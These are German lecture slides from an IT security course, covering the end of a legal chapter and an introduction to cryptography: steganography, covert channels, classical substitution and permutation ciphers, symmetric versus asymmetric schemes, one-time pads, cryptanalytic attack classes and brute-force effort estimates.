Angriffs-Detectionsmethode und Zeitpunkt Der Angriff wurde festgestellt durch: <input type="checkbox"/> Systemausfall <input type="checkbox"/> Fehlverhalten von Systemen <input type="checkbox"/> Auswertung von Log-Daten <input type="checkbox"/> Veröffentlichung von gestohlenen Informationen durch Dritte <input type="checkbox"/> Hinweise von Dritten <input type="checkbox"/> Vertrauliche Informationen wurden in einer Dropzone gefunden <input type="checkbox"/> Sonstiges: Der Angriff fand vermutlich statt: <input type="text"/> Zeitraum & Dauer: <input type="text"/> Bei mehrfachen Angriffen bitte vermutete Anzahl eingeben: <input type="text"/> Häufigkeit: <input type="text"/>	

Quelle: [https://www.allianz-für-cybersicherheit.de/](https://www.allianz-fuer-cybersicherheit.de/)

Zusammenfassung

- **Gesetzgebung** bzgl. IT-Sicherheit **zunehmend komplexer**
 - Grundlegende Kenntnisse für Informatiker wichtig
 - Je nach Tätigkeit: Professionelle juristische Unterstützung unverzichtbar
- **Zielsetzungen partiell konfliktär**, z.B.
 - Möglichst viele Informationen speichern,
um Vorfälle aufklären zu können
 - vs.
 - Datenvermeidung i.S.d. Datenschutzes
- Recht vs. Gerechtigkeit:
 - Dauer bis zum Inkrafttreten neuer Gesetze, Karenzzeiten
 - Einflussnahme durch Lobbyisten
 - Umsetzungs- und Kontrolldefizite
 - Rechtssicherheit vs. unerwartete Gerichtsurteile



Leibniz-Rechenzentrum
der Bayerischen Akademie der Wissenschaften

Kapitel 6:

Kryptographische Grundlagen

1. Kryptologie: Begriffe, Klassifikation
2. Steganographie
3. Kryptographie, Begriffe und Definitionen
 - Kryptosystem
 - Substitution
 - Permutation
 - Symmetrische versus asymmetrische Kryptosysteme
 - Kryptoanalyse
 - Abschätzung: Aufwand für Brute-Force Angriff

- **Kryptographie:**

Lehre von den Methoden zur Ver- und Entschlüsselung von Nachrichten

- **Kryptoanalyse, Kryptanalyse:**

Wissenschaft von den Methoden zur Entschlüsselung, ohne im Besitz des Schlüssels zu sein (Angriffe auf kryptographische Verfahren)

- **Kryptologie** = Kryptographie + Kryptoanalyse

- **Kryptographische Protokolle:**

Protokolle, die kryptographische Techniken verwenden, um z.B. Schlüssel auszutauschen, Kommunikationspartner zu authentisieren,


- **Steganographie** (verdecktes Schreiben):

Methoden, die bereits die Existenz der geheimen Nachricht verbergen (geheime Nachricht in anderer, nicht geheimer „Nachrichten“ verbergen)

Unterscheidung: **linguistische** und **technische** Steganographie

Linguistische Steganographie

- **Semagramme:** Nachrichten, die in **Details** von Schriften oder Bildern verborgen sind.
- Bsp. aus David Kahn: *The Codebreakers*, Scribner, 1996



A drawing of the San Antonio River that conceals a secret message (solution in Notes)

- Wo verbirgt sich die Nachricht?

■ Maskierung (Open Code):

Nachricht verborgen in offen übertragener, unverfänglicher Nachricht
(z.B. Husten in „Wer wird Millionär“)

- **Stichworte:** Begriff, Satzteil oder Satz mit vorher vereinbarter Bedeutung;
z.B. *HIGASHI NO KAZE AME* („Ostwind, Regen“) im japanischen Wetterbericht -
zwei mal wiederholt - sollte „Krieg mit USA“ bedeuten.

■ Jargon, Millieu-Code:

Sondersprachen oder Sonderzeichen beruflicher oder gesellschaftlicher Art

- z.B. „Schnee“ für Kokain; „Kies“ für Geld; „abstauben“, ...
- Für Zensoren durch „gestelzte“ Sprache relativ leicht erkennbar.
- Umformulieren durch Synonyme kann Inhalt „zerstören“.

Spam-Mimic



- www.spammimic.com
- Versteckt kurze Nachricht in längerer Spam-E-Mail.

Dear E-Commerce professional ; This letter was specially selected to be sent to you . This is a one time mailing there is no need to request removal if you won't want any more . This mail is being sent in compliance with Senate bill 2316 , Title 5 , Section 306 . THIS IS NOT MULTI-LEVEL MARKETING ! Why work for somebody else when you can become rich in 55 MONTHS . Have you ever noticed nearly every commercial on television has a .com on it and people love convenience . Well, now is your chance to capitalize on this . We will help you process your orders within seconds and increase customer response by 180% ! You can begin at absolutely no cost to you . But don't believe us ! Mrs Ames of

Tennessee tried us and says "Now I'm rich many more things are possible" . We are a BBB member in good standing . Do not delay - order today . Sign up a friend and you'll get a discount of 10% ! God Bless . Dear Friend , We know you are interested in receiving hot news ! We will comply with all removal requests ! This mail is being sent in compliance with Senate bill 2516 , Title 3 , Section 309 . Do NOT confuse us with Internet scam artists . Why work for somebody else when you can become rich within 99 WEEKS ! Have you ever noticed people are much more likely to BUY with a credit card than cash & the baby boomers are more demanding than their parents ! Well, now is your chance to capitalize on this . We will help you sell more plus decrease perceived waiting time by 170% . You can begin at absolutely no cost to you ! But don't believe us ! Mrs Ames of Kentucky tried us and says "Now I'm rich, Rich, RICH" ! This offer is 100% legal ! So make yourself rich now by ordering immediately ! Sign up a friend and you'll get a discount of 70% . Thank-you for your serious consideration of our offer .

Technische Steganographie

- Herodot (490 v.Chr.): Nachricht auf den rasierten Schädel eines Sklaven tätowiert
- Alle Arten von „Geheimtinten“
- Steganographie in digitalen Bildern; Beispiele mit outguess

Original



Steganographie



Steganographie in Bildern


- **Cover** = Bild in das die Nachricht eingebettet wird
- Finde redundante Bits im Cover
 - Least Significant Bits
 - „Rauschen“
 - Nahe zusammenliegende Farben
- Kodieren der Nachricht in diesen redundanten Bits

	Pixel 1	rot	1	0	0	1	1	1	1	0
grün			0	0	1	0	0	1	1	1
blau			1	1	0	1	1	0	0	0
	Pixel 2	rot	1	0	0	1	1	1	0	1
grün			0	0	1	0	0	1	0	0
blau			1	1	0	1	1	0	1	1


- Steganographie führt zu “sehr geringen Veränderungen” im Bild

■ Histogramm:


Original



Steganographie



- Unterschiede bei “sehr strukturierten Bildern” mit hohem versteckten Datenvolumen evtl. erkennbar



Plausible Deniability (glaubliche Abstreitbarkeit)

■ Praktisches Problem:

- Verschlüsselung der gesamten Festplatte schützt Vertraulichkeit der Daten
- Aber: Strafverfolgung kann evtl. Herausgabe des Passworts verlangen
 - Beispiel Großbritannien:
2-5 Jahre Haftstrafe bei Weigerung, Passwort herauszugeben

■ Lösungsansatz, z.B. mit TrueCrypt/VeraCrypt:

- Verschlüsselte Festplatte enthält nur unverfälschliche Dateien und ist ansonsten scheinbar leer.
- „Leerer“ Bereich enthält ein zweites, verschlüsseltes System, das von außen nicht als solches erkennbar ist.
- Zielperson gibt nur das Passwort für das äußere/erste Dateisystem preis.
- Randbedingungen in der Praxis:
 - Auf dem System sollten keine Verweise auf Dateien innerhalb des zweiten Dateisystems vorzufinden sein
(Windows-Registry; „zuletzt benutzte Dateien“ in Anwendungen; ...).
 - Zielperson darf Existenz des zweiten Dateisystems nicht zugeben.

Verdeckte Kanäle


- Nachrichtentransport über nicht erkennbare Kanäle/Medien
- Beispiele:
 - Daten im Paket-Header statt in der TCP-Payload (z.B. TCP SeqNr.)
 - Künstliches Delay in übertragenen Datenpaketen
 - Nicht Inhalt, sondern Name und Größe einer Datei sind relevant
- Charakterisierung durch
 - **Entdeckbarkeit (detectability):**
Nur designierter Empfänger soll versteckte Daten erkennen können.
 - **Ununterscheidbarkeit (indistinguishability):**
Monitor/Zensor soll bei einem ihm bekanntem verdeckten Kanal nicht erkennen können, ob aktuell versteckte Daten übertragen werden oder nicht.
 - **Bandbreite (bandwidth):**
Länge der pro Zeiteinheit verdeckt übertragbaren Daten.

Spreu-und-Weizen-Algorithmus

- Geheime Nachrichten sind „Nadeln im Heuhaufen“
- Alice schickt **kontinuierlich** Datenpakete an Bob
- Bob wertet aber nur einen Bruchteil aller Datenpakete aus
 - Alice und Bob müssen vorab / out-of-band ein Auswahlverfahren festlegen, um Spreu und Weizen trennen zu können.
 - Beispiel:
 - Prüfsummen-Verfahren, das nur Alice und Bob bekannt ist
(oder mit einem geheimen Schlüssel parametrisiert wird)
 - Bob wertet nur Pakete mit gültiger Prüfsumme aus
- Problem ähnlich zu verdeckten Kanälen: **Geringe Bandbreite** durch viel eingestreute Spreu.


1. Kryptologie: Begriffe, Klassifikation
2. Steganographie
3. Kryptographie, Begriffe und Definitionen
 - Kryptosystem
 - Substitution
 - Permutation
 - Symmetrische versus asymmetrische Kryptosysteme
 - Kryptoanalyse
 - Abschätzung: Aufwand für Brute-Force Angriff

- **Klartext (Plaintext):** Zu verschlüsselnde Nachricht
- **Geheimtext (Ciphertext):** Verschlüsselte Nachricht
- **Verschlüsselung, Chiffrierung (Encryption):**
Vorgang, der Klar- in Geheimtext (Chiffertext) überführt
- **Entschlüsselung, Dechiffrierung (Decryption):**
Überführung von Geheim- in Klartext
- **Chiffriersystem (Cryptographic Algorithm, Cipher):**
Algorithmisches Verfahren zur Ver- bzw. Entschlüsselung
- Algorithmen werden parametrisiert über **Schlüssel (Key)**




Angriffsszenarien


- Eve kann die Nachrichtenübertragung (**passiv**) mithören:



- Mallet kann die Nachrichtenübertragung **aktiv** manipulieren:



- (Alice schickt sich selbst Nachrichten!?)



Kryptographisches System

- Ein Kryptosystem KS ist ein Fünftupel

$$KS = (M, K, C, e, d)$$

- M = Nichtleere, endliche Menge aller Klartexte (Messages)
- K = Nichtleere, endliche Menge aller Schlüssel (Keys)
- C = Menge von Chiffrentexten (Ciphertexts)
- $e = M \times K \rightarrow C$ ist Verschlüsselungsfunktion
- $d = C \times K \rightarrow M$ ist Entschlüsselungsfunktion

$$\forall k_e \in K : f(k_e) = k_d \quad d(e(m, k_e), k_d) = m$$

- **Substitution:** $f : A_1^n \rightarrow A_2^m$
- Alphabete: $A_1 = \{a, b, \dots, z\} (= Z_{25})$; $A_2 = \{1, 2, 3, 4, 5\}$
- Verschlüsselungsverfahren: $E : A_1^1 \rightarrow A_2^2$
- Schlüssel $K_E = K_D$

	1	2	3	4	5
1	a	b	c	d	e
2	f	g	h	i	k
3	l	m	n	o	p
4	q	r	s	t	u
5	v	w	x	y	z

- Beispiel
(pro Buchstabe Zeilen-/Spaltennummer ermitteln):
vorlesung wird zu 513442311543453322

- **Permutation** als Spezialfall der Substitution: $f : A^n \rightarrow A^n$
gleiche Wortlänge; gleiche Alphabete $A_1 = A_2 = \{a, b, \dots, z\}$
- $K_E = K_D$ (hier: NEWYORK)
(Zur besseren Lesbarkeit werden Chiffrentexte trotzdem oft in Großbuchstaben dargestellt.)
- Matrixschreibweise:

a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
N	E	W	Y	O	R	K	A	B	C	D	F	G	H	I	J	L	M	P	Q	S	T	U	V	X	Z

Zykelschreibweise:

(a,n,h) (b,e,o,i) (c,w,u,s,p,j) (d,y,x,v,t,q,l,f,r,m,g,k) (z)

- Beispiel:
 - TIMFOPSHKBQPWBWAOMAOBQ = vorlesung it sicherheit
Chiffrentext wird in Blöcken übertragen
Leer- und Satzzeichen werden nicht kodiert
(Kryptanalyse: Leerzeichen noch häufiger als „e“)

- Kommunikationspartner teilen **gemeinsamen, geheimen Schlüssel** (Shared Secret; deshalb: Symmetrie)
- Ver- und Entschlüsselungsschlüssel sind identisch oder jeweils trivial aus dem Shared Secret abzuleiten.
- Setzt vorherige Verständigung (**Schlüsselaustausch**) voraus.
- Protokoll:
 1. Alice und Bob vereinbaren („**out of band**“) den gemeinsamen Schlüssel:

$$k_e = k_d = k_{A,B}$$

2. Alice verschlüsselt m: $c = e(m, k_{A,B})$ und sendet c an Bob
3. Bob entschlüsselt c:

$$m = d(c, k_{A,B}) = d(e(m, k_{A,B}), k_{A,B})$$


- Beispiele: DES, AES, IDEA, RC4, Blowfish, Serpent, Twofish, ...

- Jeder Partner besitzt **Schlüsselpaar** aus
 - persönlich, **geheim** zu haltenden **Schlüssel** (*private key*)
(wird NIE übertragen)
 - und **öffentlich** bekannt zu gebenden **Schlüssel** (*public key*)
(kann über unsichere und öffentliche Kanäle übertragen werden)
- Protokoll:
 1. Alice und Bob erzeugen sich Schlüsselpaare: (k_e^A, k_d^A) (k_e^B, k_d^B)
 2. Öffentliche Schlüssel (k_e^A, k_e^B) werden geeignet öffentlich gemacht
 3. Alice will m an Bob senden; dazu benutzt sie Bobs öffentlichen Schlüssel
$$c = e(m, k_e^B)$$
 4. Bob entschlüsselt die Nachricht mit seinem privaten Schlüssel:
$$m = d(c, k_d^b) = d(e(m, k_e^b), k_d^b)$$
- Beispiele: RSA, DSA, ElGamal, ...

Vergleich symmetrische / asymmetrische Verfahren

	Symmetrisch	Asymmetrisch
Schlüsselaustausch	Sicherer Kanal erforderlich	öffentlich (aber: Authentizität!)
Schlüssellänge	meist 128 oder 256 Bit	meist 2048 bis 8192 Bit
Geschwindigkeit		meist Faktor 100 bis 1000 langsamer

Alice -----> Bob



One-Time-Pads

- Bei richtiger Verwendung „unknackbare“ Verschlüsselung
- Schlüssel
 - ist (mindestens) genauso lang wie der Klartext,
 - ist zufällig („*truly random*“) gewählt, und
 - wird **niemals wiederverwendet**.
- XOR-Verknüpfung von Klartext- mit Schlüssel-Zeichen.
- Praktische Einschränkungen:
 - **Schlüsselmanagement extrem aufwendig**
 - Großer Bedarf an „echten“ Zufallszahlen nicht einfach zu decken.
 - Alice und Bob müssen Schlüssel sicher untereinander austauschen.
 - Keine implizite Integritätssicherung (Angreifer modifiziert Ciphertext, so dass sich bei der Entschlüsselung ein sinnvoller anderer Plaintext ergibt)

- Wissenschaft von Methoden zur Entschlüsselung **ohne** Vorabkenntnis des Schlüssels
- Klassen kryptanalytischer Angriffe:
 - **Brute force; exhaustive search:** vollständiges Durchsuchen des Schlüsselraums
 - **Angriff auf Chiffren (ciphertext-only):** Dem Analytiker stehen mehrere Chiffren zur Verfügung. Ziel: Schlüssel und/oder Klartext berechnen
 - **Bekannter Klartext (known-plaintext):** Analytiker kennt Klartext-/Chiffren-Kombinationen, die mit selbem Schlüssel verschlüsselt wurden.
Ziel: Schlüssel brechen oder Algorithmus finden, der jede mit dem Schlüssel verschlüsselte Nachricht entschlüsseln kann.
 - **Gewählter Klartext (chosen-plaintext):** Analytiker kann selber Klartexte wählen und diese verschlüsseln lassen.
 - **Gewählte Chiffre (chosen-ciphertext):** Angreifer kann sich zu ausgewählten Chiffren den Klartext berechnen lassen.
- Weitere Informationen: Vgl. F.L. Bauer: Entzifferte Geheimnisse

Aufwand für Brute-Force-Angriff

- Annahmen, unter denen Brute-Force-Angriff sinnvoll erscheint:
 - Schlüssel ist zufällig gewählt, d.h. alle Schlüssel sind gleich wahrscheinlich
 - Es gibt kein alternatives, schneller Erfolg versprechendes Verfahren
- Die Schlüssellänge sei 128 Bit
- Ein Rechner schaffe 3.000.000.000 Schlüssel pro Sekunde
- Der Angreifer habe 1.000 Rechner zur Verfügung
- Schlüsselraum $S = 2^{128} \approx 3,4 \cdot 10^{38}$
- 1 Jahr hat 31.557.600 Sekunden
- Maximaldauer D in Jahren:
$$D = S / (3.000.000.000 \cdot 1.000 \cdot 31.557.600) = 3,6 \cdot 10^{18} \text{ Jahre}$$
(im Durchschnitt also $1,8 \cdot 10^{18}$ Jahre)
- Bei Schlüssellänge 256 Bit: $D = 1,2 \cdot 10^{57}$ Jahre

Deep Fake - Tagesschau



- 13.11.23 - ARD warnt vor Deep Fakes
- Gefälschte Tagesschau Audiodateien im Umlauf



Leibniz-Rechenzentrum
der Bayerischen Akademie der Wissenschaften

Kapitel 7:

Symmetrische Kryptosysteme

■ Symmetrische Verschlüsselungsverfahren

